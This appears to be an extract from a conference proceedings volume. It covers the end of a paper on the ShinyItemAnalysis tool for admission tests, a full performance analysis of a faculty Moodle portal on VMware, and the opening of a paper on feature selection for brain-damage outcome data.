In this paper we have introduced *ShinyItemAnalysis* application for psychometric analysis of admission tests and their items. *ShinyItemAnalysis* provides graphical interface and web framework to open source statistical software R and thus opens up its functionality to wide audience. Application covers broad range of methods and offers data examples, model equations, parameter estimates, interpretation of results, together with selected R code, and is thus suitable for teaching psychometric concepts with R, besides, it aspires to be a simple tool for routine analysis by allowing the users to upload and analyse their own data and by generating




Fig. 2. Detailed distribution of item response patterns for item 2014

analysis report. We have demonstrated, how traditional Upper-Lower index may be generalized to tailor this descriptive statistics to the needs of the individual test. We conclude by arguing that psychometric analysis should be a routine part of test development in order to gather proofs of reliability and validity of the measurement. With example of admission test to medical faculty we demonstrate how *ShinyItemAnalysis* provides a simple and free tool to routinely analyse tests.

#### REFERENCES

- [1] AERA, APA, and NCME. *Standards for educational and psychological testing*. 2014.
- [2] Penny Salvatori. "Reliability and Validity of Admissions Tools Used to Select Students for the Health Professions". In: *Advances in Health Sciences Education* 6.2 (2001), pp. 159–175. ISSN: 13824996. DOI: 10.1023/A:1011489618208.
- [3] Čestmír Štuka, Patrícia Martinková, Karel Zvára, et al. "The prediction and probability for successful completion in medical study based on tests and pre-admission grades". In: *The New Educational Review* 28 (2012), pp. 138–152. URL: [www.educationalrev.us.edu.pl/dok/volumes/tner\\_2\\_2012.pdf](http://www.educationalrev.us.edu.pl/dok/volumes/tner_2_2012.pdf).
- [4] Cyril Höschl and Jiří Kožený. "Predicting academic performance of medical students: The first three years". In: *The American journal of psychiatry* 154.6 (1997), p. 86.
- [5] Jiří Anděl and Karel Zvára. "Přijímací zkouška z matematiky na MFF v roce 2004". In: *Pokroky matematiky, fyziky a astronomie* 50.2 (2005), pp. 148–161. URL: <http://hdl.handle.net/10338.dmlcz/141263%0A>.
- [6] Jiří Kožený, Lýdie Tišanská, and Cyril Höschl. "Akademická úspěšnost na střední škole: prediktor absolvování studia medicíny". In: *Československá psychologie : časopis pro psychologickou teorii a praxi* 45.1 (2001), pp. 1–6. URL: <http://www.medvik.cz/link/bmc01014269>.
- [7] Jana Rubešová. "Souvisí úspěšnost studia na vysoké škole se středoškolským prospěchem". In: *Pedagogická orientace; Vol 19, No 3 (2009)* (2014). URL: <https://journals.muni.cz/pedor/article/view/1261>.
- [8] Čestmír Štuka, Patrícia Martinková, Martin Vejražka, et al. *Testování při výuce medicíny. Konstrukce a analýza testů na lékařských fakultách*. 2013.
- [9] Martin Chvál, Jana Straková, and Ivana Procházková. *Hodnocení výsledků vzdělávání didaktickými testy*. Česká školní inspekce, 2015. ISBN: 978-80-905632-9-2.
- [10] Petr Byčkovský and Karel Zvára. *Konstrukce a analýza testů pro přijímací řízení*. Univerzita Karlova v Praze, Pedagogická fakulta, 2007. ISBN: 9788072903313. URL: <https://books.google.cz/books?id=mvvjtgAACAAJ>.
- [11] R Development Core Team. "R: A Language and Environment for Statistical Computing". In: *R Foundation for Statistical Computing Vienna Austria* 0 (2016), {ISBN} 3–900051–07–. ISSN: 16000706. DOI: [doi.org/10.1038/sj.hdy.6800737](https://doi.org/10.1038/sj.hdy.6800737). arXiv: [www.R-project.org](http://www.R-project.org). URL: <http://www.r-project.org/>.
- [12] IBM Corp. *IBM SPSS Statistics for Windows, Version 22.0*. Armonk, NY: IBM Corp. 2013.
- [13] StataCorp. *Stata Statistical Software: Release 14*. 2015. DOI: 10.2307/2234838.
- [14] SAS Institute Inc. *SAS 9.4 Language Reference: Concepts*. Cary, NC, USA: SAS Institute Inc., 2013. ISBN: 1612905641, 9781612905648.
- [15] Assessment Systems Corporation. *Iteman 4.3*. Woodbury, MN: Assessment Systems Corporation. 2013.
- [16] University of Nottingham. *Rogo: eAssessment Management System*. 2016.
- [17] John Michael Linacre. "Rasch dichotomous model vs. one-parameter logistic model". In: *Rasch Measurement Transactions* 19.3 (2005), p. 1032.
- [18] Li Cai, Dave Thissen, and Stephen Henry Charles du Toit. *IRTPRO for Windows*. Lincolnwood, IL, 2011.
- [19] M. L. Wu, R. J. Adams, and M. R. Wilson. *ConQuest: Multi-Aspect Test Software*. Camberwell, 2007.
- [20] Wim J van der Linden. *Handbook of Item Response Theory, Three Volume Set*. CRC Press, 2017.
- [21] Patrícia Martinková, Adéla Drabinová, Ondřej Leder, et al. *ShinyItemAnalysis: Test and Item Analysis via Shiny*. 2017. URL: <https://cran.r-project.org/package=ShinyItemAnalysis>.
- [22] Steven Downing. *Handbook of test development*. Mahwah, N.J.: L. Erlbaum, 2006. ISBN: 0805852654.
- [23] Mohsen Tavakol and Reg Dennick. "Post-examination analysis of objective tests". In: *Medical Teacher* 33.6 (May 2011), pp. 447–458. DOI: 10.3109/0142159x.2011.564682. URL: <https://doi.org/10.3109%2F0142159x.2011.564682>.




Fig. 3. Difficulty and discrimination measures of all items of medical school admission test in Chemistry. Items are ordered by their difficulty. Discrimination index is based on quintiles depicting difference in proportions of correct answers between first and fifth group ordered by total score, and between fourth and fifth group. Items with low or even negative discriminations need to be revised or discreted. Note: Item 479 was discarded due to a typo in its wording.

- [24] Lee J. Cronbach. "Coefficient alpha and the internal structure of tests". In: *Psychometrika* 16.3 (Sept. 1951), pp. 297–334. DOI: 10.1007/bf02310555. URL: <https://doi.org/10.1007/bf02310555>.
- [25] Alan Agresti. *Categorical Data Analysis*. Wiley Series in Probability and Statistics. Wiley, 2013. ISBN: 9780470463635. URL: <http://eu.wiley.com/WileyCDA/WileyTitle/productCd-0470463635.html>.
- [26] R J de Ayala. "The theory and practice of item response theory." In: (2009).
- [27] Bruno Zumbo. "A handbook on the theory and methods of differential item functioning (DIF)". In: *Ottawa: National Defense Headquarters* (1999).
- [28] Martinková Patrícia, Drabinová Adéla, Yuan-Ling Liaw, et al. "Checking Equity: Why Differential Item Functioning Analysis Should Be a Routine Part of Developing Conceptual Assessments". In: *CBE-Lifesciences Education* 16.2 (2017). Ed. by Ross Nehm, rm2. DOI: 10.1187/cbe.16-10-0307. URL: <http://doi.org/10.1187/cbe.16-10-0307>.
- [29] Jenny L. McFarland, Rebecca M. Price, Mary Pat Wenderoth, et al. "Development and Validation of the Homeostasis Concept Inventory". In: *CBE-Lifesciences Education* 16.2 (2017). Ed. by Peggy Brickman, ar35. DOI: 10.1187/cbe.16-10-0305. URL: <http://doi.org/10.1187/cbe.16-10-0305>.
- [30] Rob J. Hyndman and Yanan Fan. "Sample Quantiles in Statistical Packages". In: *The American Statistician* 50.4 (1996), pp. 361–365. ISSN: 00031305. URL: <http://www.jstor.org/stable/2684934>.
- [31] Patrícia Martinková, Adéla Drabinová, and Jakub Houdek. "ShinyItemAnalysis: Analyzing admission and other educational and psychological tests". In: *Test-fórum* (2017). Accepted/In press. DOI: 10.5817/TF2017-9-129. URL: <http://dx.doi.org/10.5817/TF2017-9-129>.
- [32] Lambert W. T. Schuwirth and Cees P. M. van der Vleuten. "General overview of the theories used in assessment: AMEE Guide No. 57". In: *Medical Teacher* 33.10 (Sept. 2011), pp. 783–797. DOI: 10.3109/0142159x.2011.611022. URL: <https://doi.org/10.3109%2F0142159x.2011.611022>.

# Moodle Portal in Virtualized Environment – a Performance Analysis

Vladimír Mašín  
Charles University  
Faculty of Medicine  
in Hradec Kralove,  
Simkova 870,  
500 03 Hradec Kralove,  
Czech Republic  
Email: masin@lfhk.cuni.cz

Martin Kopeček  
Charles University  
Faculty of Medicine  
in Hradec Kralove,  
Simkova 870,  
500 03 Hradec Kralove,  
Czech Republic  
Email: kopecema@lfhk.cuni.cz

Josef Hanuš  
Charles University  
Faculty of Medicine  
in Hradec Kralove,  
Simkova 870,  
500 03 Hradec Kralove,  
Czech Republic  
Email: hanus@lfhk.cuni.cz

**Abstract**—The Moodle portal of our faculty is running in a virtualized environment together with other about 50 application servers and 60 virtualized desktops. Increasing traffic on the site (reaching over 400 000 views/posts monthly) forced us to assess its performance impact on the virtualization environment. The performance analysis identified processor cycles and disk operations as the bottlenecks of the system. We are planning to address these issues with increasing of the number of processor cores in our virtualization hosts and with a solid state disk upgrade of the disk array used in our virtualization environment in our next hardware upgrade cycle.

## I. INTRODUCTION

THE FACULTY of Medicine in Hradec Kralove is like most medical faculties massively overburdened with the combination of both research and educational tasks. Just for example, our Department of Medical Biophysics has only 8 full-time staff members, who are currently teaching 16 pre-graduate courses and 2 postgraduate courses, while at the same time they are actively involved in research projects in several different fields, ranging from mathematical statistics and applications of mathematics and statistics in medicine [1]–[3] through mathematical modeling of apheresis procedures [4]–[5], applications of shape memory materials in general medicine [6] and dentistry [7]–[8] up to inclusion of modern teaching method based on applications of information technology in medical education [9]–[11]. The conditions in the other departments are hardly any better.

The only solution of such situation is extensive application of the methods of unsupervised learning [12], which are in our faculty represented mainly by the e-learning courses running in the learning management system (LMS) Moodle.

Unfortunately there is an unavoidable downside of this approach – the ever-increasing demand for the computational and data storage resources. We are therefore currently planning a significant upgrade of our IT infrastructure, which we would like to base on a thorough analysis of the performance requirements and the potential bottlenecks of our current setup.

This work was supported by the program PROGRES Q40-09.

## II. CURRENT STATE OF OUR INFRASTRUCTURE

### A. Virtualization environment

Our faculty is currently using a virtualization environment consisting of a cluster of four identical hosts (DELL PowerEdge R810 servers equipped with two Xeon E7540 processors, each containing six cores running at 2.0 GHz, and 256 GB of RAM), connected through redundant 8 Gbps FibreChannel connections to the IBM DS3512 disk array containing 48x 600 GB and 12x 450 GB 15k rpm SAS drives organized in RAID 10 arrays. The hosts are running the VMware ESXi 6.0 hypervisors and are managed through the VMware vSphere 6 Standard.

Apart from the Moodle portal servers, there are about 50 various application servers (mostly web servers, but also MS Exchange mail servers and MS SQL database servers) and about 60 virtualized desktops running in the cluster.

### B. Moodle portal

The Moodle portal of our faculty is consisting of two virtual machines (VMs), both running a 64-bit version of the Ubuntu 14.04.1 operating system. The front-end server has 4 virtual CPUs, 6 GB RAM, and 150 GB of storage space allocated; this storage space is divided into three separate volumes, located at different physical arrays, and mounted as “root”, “moodledata”, and “logs”. It is currently running Moodle 3.2.2+. The back-end database server is running on a VM with 4 virtual CPUs, 5 GB of RAM, and 95 GB of storage space; it has just two storage volumes – a combined “root” + “logs” volume and a standalone “data” volume. The database server VM is currently running MySQL 5.5.55.

There are 381 active courses within our Moodle portal to the present day (May 2017); most of them are based on text and image information with only very limited use of video materials so far.

Our portal is used by about 1200 students and 400 staff members almost on a daily basis. Its usage pattern is showing strong year-to-year growth with peaks during the examination period of the winter term and periods of limited activity during the summer holidays (see Fig. 1).




Fig 1. Moodle portal usage statistics

### III. PERFORMANCE METRICS USED

Our analysis of the impact of our Moodle portal on the virtualization environment is mostly based on the detailed performance metrics recorded by the tools built into the vSphere management system (CPU, RAM, and disk usage – see Table I and Table II), supplemented with few statistical figures provided by Moodle itself (monthly usage statistics for different user roles – see Fig. 1).

The metrics recorded in the vSphere were chosen according to our preliminary observations of behavior of the whole virtualization system and the analysis of probable performance bottlenecks affecting our Moodle portal. CPU and RAM resources are often considered to be the most critical ones in the virtualized environments; on the other hand disk performance, especially disk I/O operations may be sometimes incorrectly given low priority. [13] We also considered recording of the network performance metrics, but we found them to be unnecessary in this particular application, as the current content of our Moodle portal was not very demanding on network resources (there were just few standard definition videos, no HD neither UHD videos stored). The over-

all utilization of network resources in our virtualized environment was also quite low.

The final set of the metrics therefore included:

- the actual CPU usage and the demand for CPU resources, both measured in MHz and summarized for all virtual cores in the VMs
- the amount of memory granted to the VMs and its actual usage
- the read and write disk operations summarized for all volumes in the VMs
- the highest value of disk latency observed in each time interval, aggregated for all volumes in the VMs

All these metrics were recorded separately for the front-end and the back-end VMs in 30 minute intervals for total duration of one week to accumulate a representative sample of the performance variation. The default aggregation methods provided by the vSphere were used in all metrics: The CPU, memory, and IOPS metrics were calculated as averages for each of the 30 minute intervals; the latency figures represented the highest values observed in each interval.

TABLE I.  
RECORDED PERFORMANCE METRICS – CPU AND MEMORY

	CPU Usage (MHz)	CPU Demand (MHz)	Memory Active (MBytes)	Memory Granted (MBytes)
<b>Moodle front-end (average value)</b>	102.7	156.4	469	6144
<b>Moodle front-end (maximum value)</b>	756	1807	2864	6144
<b>MySQL back-end (average value)</b>	37.8	47.4	162	5120
<b>MySQL back-end (maximum value)</b>	264	421	811	5120



TABLE II.  
RECORDED PERFORMANCE METRICS – DISKS

	Read operations per second	Write operations per second	Disk latency (ms)
Moodle front-end (average value)	5.7	0.2	2.2
Moodle front-end (maximum value)	240	10	101
MySQL back-end (average value)	0.1	7.4	1.0
MySQL back-end (maximum value)	10	144	41

#### IV. PERFORMANCE ANALYSIS

##### A. CPU resources

Even though the demand for CPU resources was relatively modest in both front-end and back-end VMs, it was consistently outstripping the available resources of the hosts where these VMs were running by a large margin. Both VMs were therefore CPU-limited not only in the peak load conditions but also during regular operation. The uneven character of the demand for the CPU resources can be nicely demonstrated in the chart plotting these metrics recorded for the Moodle front-end over time (see Fig. 2):




Fig 2. Moodle front-end – CPU usage and demand

##### B. Memory resources

Unlike the CPUs, the memory resources were not strained in any of the VMs even at the peak load, when the more demanding front-end VM consumed just close to 50% of its allocated memory, and the back-end VM managed to be even more prudent, consuming just up to about 16% of its allocated memory. This result should be attributed to the choice of the OS, which was installed without any memory intensive graphical user interface (GUI), as well as to the memory conserving features of the hypervisor.

##### C. Disk resources

Disk usage patterns were significantly different in each of the VMs, which is hardly surprising. The front-end (essentially a web server) was heavily leaning towards the read operations, while the back-end (database) performed mostly write operations. The absolute numbers of disk operations in both VMs were relatively low; but as the latency figures showed, these values were affected by the overall performance limits of the disk array used in our virtualization environment anyway. The coincidence of high IOPS and high latency figures can be illustrated by the chart depicting both of these metrics in the Moodle front-end (see Fig. 3):




Fig 3. Moodle front-end – aggregated disk performance

#### V. CONCLUSION

Our main conclusion should probably be that we were able to demonstrate that even a relatively large Moodle portal (381 courses, about 1600 users, up to 400,000 page views per month) could be running in our virtualized environment on very modest resources. The main reason of such low demands was without any doubt the character of e-learning materials presented in our portal – when we start using the video-based materials on a larger scale, the demands of the portal are undoubtedly going to increase significantly.

We were also able to identify CPU and disk performance as the two main bottlenecks affecting responsiveness of our Moodle portal. When we aligned these metrics to the activity logs in Moodle, we were able to identify the most resource intensive operations: The CPU activity in both front-end and back-end as well as the disk write operations were highly taxed by grading of simultaneously running tests and re-grading operations, while the disk read operations reached their high values in backup sessions (see Fig. 2 – 5):




Fig 4. MySQL back-end – CPU usage and demand

Finally, the results of this performance analysis provide us (and not only us) with the invaluable clues for a proper design of the virtualized environment capable of running of such demanding tasks without annoying lags.




Fig 5. MySQL back-end – aggregated disk performance

Based on these findings we decided to increase number of processor cores in the planned new virtualization hosts, include solid-state disks, able to provide at least  $10^5$  IOPS, in the planned new disk array, and separate virtualized servers and VDI machines to different clusters, if possible.

#### ACKNOWLEDGMENT

We would like to thank to our IT support staff from the Computer Technology Center of our faculty for their invaluable help with collecting of the performance metrics used in this article.

#### REFERENCES

- [1] D. Kordek, "Statistical Analysis of Subconscious Human Behaviour," in *Aplimat 2009: 8th International Conference. Proceedings*, Bratislava, Slovakia, 2009, pp. 783-789.
- [2] D. Jezbera, D. Kordek, J. Kriz et al., "Walkers on the circle," *J. Stat. Mech.-Theory Exp.*, vol. 2010, no. 01, Jan. 2010, <http://dx.doi.org/10.1088/1742-5468/2010/01/L01001>
- [3] D. Kordek, "The definition of optical systems aberrations to secondary school students regarding their knowledge of mathematics," in *AIP Conference Proceedings*, vol. 1804, 2017, pp. 030004-1 - 030004-6.
- [4] M. Blaha, V. Masin, P. Stransky et al., "Optimization of the therapeutic procedure during LDL-apheresis – a computerized model," *Transfus. Apher. Sci.*, vol. 32, no. suppl. 2, pp. 149-156, Apr. 2005, <http://dx.doi.org/10.1016/j.transci.2004.10.022>
- [5] V. Masin, M. Blaha, P. Stransky et al., "Optimization Of Therapeutic Procedure During LDL Apheresis – Verification Of The Computerized Model In The Clinical Practice," *Transfus. Apher. Sci.*, vol. 36, no. 1, pp. 39-45, Feb. 2007, <http://dx.doi.org/10.1016/j.transci.2006.10.004>
- [6] J. Zahora, A. Bezrouk, J. Hanus, "Models of stents – Comparison and applications," *Physiol. Res.*, vol. 56, pp. 115-121, 2007.
- [7] A. Bezrouk, L. Balsky, I. Selke Krulichova et al., "Nickel-titanium closed-coil springs: evaluation of the clinical plateau," *Rev. Chim.*, vol. 68, no.5, pp. 1137-1142, May 2017.
- [8] A. Bezrouk, L. Balsky, M. Smutny et al., "Thermomechanical properties of nickel-titanium closed-coil springs and their implications for clinical practice," *Am. J. Orthod. Dentofac. Orthop.*, vol. 146, no. 3, pp. 319-327, Sep. 2014, <http://dx.doi.org/10.1016/j.ajodo.2014.05.025>
- [9] J. Hanus, T. Nosek, J. Zahora et al., "On-line integration of computer controlled diagnostic devices and medical information systems in undergraduate medical physics education for physicians," *Phys. Medica*, vol. 29, no. 1, pp. 83-90, Jan. 2013, <http://dx.doi.org/10.1016/j.ejmp.2011.12.002>
- [10] J. Zahora, J. Hanus, D. Jezbera et al., "Remotely Controlled Laboratory and Virtual Experiments in Teaching Medical Biophysics," in *6th International Conference of Education, Research and Innovation (iceri 2013). Proceedings*, Seville, Spain, 2013, pp. 900-906.
- [11] J. Hanus, J. Zahora, V. Masin et al., "On-Line Incorporation of Study and Medical Information System in Undergraduate Medical Education," in *6th International Conference of Education, Research and Innovation (iceri 2013). Proceedings*, Seville, Spain, 2013, pp. 1500-1507.
- [12] J. Feberova, T. Dostalova, M. Hladikova et al., "Evaluation of 5-year Experience with E-learning Techniques at Charles University in Prague. Impact on Quality of Teaching and Students' Achievements," *New Educ. Rev.*, vol. 21, no. 2, pp. 110-120, 2010.
- [13] J. Baker, (2015, Dec. 4), Top 10 VMware Metrics to help pinpoint bottlenecks [Online]. Available: <http://capacitymanagement-metron.blogspot.cz/2015/12/top-10-vmware-metrics-to-help-pinpoint.html> [Accessed: 2017, May 9].

# Feature Selection Methods Applied to Severe Brain Damages Data

Wiesław Paja

University of Rzeszów, Pigońia Str. 1, 35-310  
Rzeszów, Poland  
Email: wpaja@ur.edu.pl

Krzysztof Pancerz

University of Rzeszów, Pigońia Str. 1, 35-310  
Rzeszów, Poland  
Email: kpancerz@ur.edu.pl

**Abstract**—Brain injuries seem to be one of the most widespread diseases. Hence, the main goal of our research was to investigate feature importance in the severe brain damages dataset according to the Glasgow Outcome Scale. This scale is recognized as one of several measures used to evaluate patients' functional ability as well as their conditions after applying brain damage therapy. The current approach is focused on an identification of a relevant subset of features with a similar influence on quality of classification models. According to the results gathered, about 12 from 42 descriptive features could be treated as important without the decrease of classification results.

## I. INTRODUCTION

ACCORDING to many sources [1-8], brain damages seem to be one of the most widespread civilization illnesses, occurring at different levels of severity, usually described by means of various measures (scales) [9]. It is important to say that there is no single outcome measure which can describe or predict all dimensions of recovery and disability after acute stroke. Several scales have proven reliability and validity in stroke trials [10], including the *National Institutes of Health Stroke Scale* (NIHSS), the *modified Rankin Scale* [8] (mRS, patient's functional agility), the *Barthel Index* (BI), the *Glasgow Outcome Scale* (GOS, assessment of patient's condition after therapy), the *Extended Glasgow Outcome Scale* (GOS-E) [11] and the *Stroke Impact Scale* (SIS). In this domain, several scales have been applied in stroke trials to derive a global statistic for better recognition of the effect of acute interventions, although this composite statistic is not clinically tenable. In practical applications, the NIHSS is efficient for early prognostication and serial assessment. In turn, the BI index is helpful for rehabilitation planning. The mRS and GOS parameters specify cumulative values of outcome and they are appropriate for clinicians and patients considering early intervention, while the SIS scale was created to evaluate the patient's perspective on the effect of stroke. However, the GOS-E extends five original GOS scale categories to eight. It is made to apply wide categories that are insensitive to change and to deal with difficulties with reliability due to lack of a structured interview format. Familiarity with these

different scales could support clinicians' interpretation of stroke research and improve their clinical diagnosis.

The Glasgow Outcome Scale (GOS) is a scale in which patients with brain injuries, such as cerebral traumas, can be divided into groups that allow standardized descriptions of the objective degree of recovery. This scale was very often applied before other scales were introduced. After the improvement of disability recognition, the GOS has been replaced by the *Disability Rating Scale* (DRS) [12]. However, it is still cited occasionally in the literature, often in research investigating early acute medical predictors of gross outcome. In these type of approaches, five classes of the original scale are defined: *dead*, *vegetative*, *severely disabled*, *moderately disabled*, and *good recovery*.

## II. METHODS AND TOOLS

### A. Input data

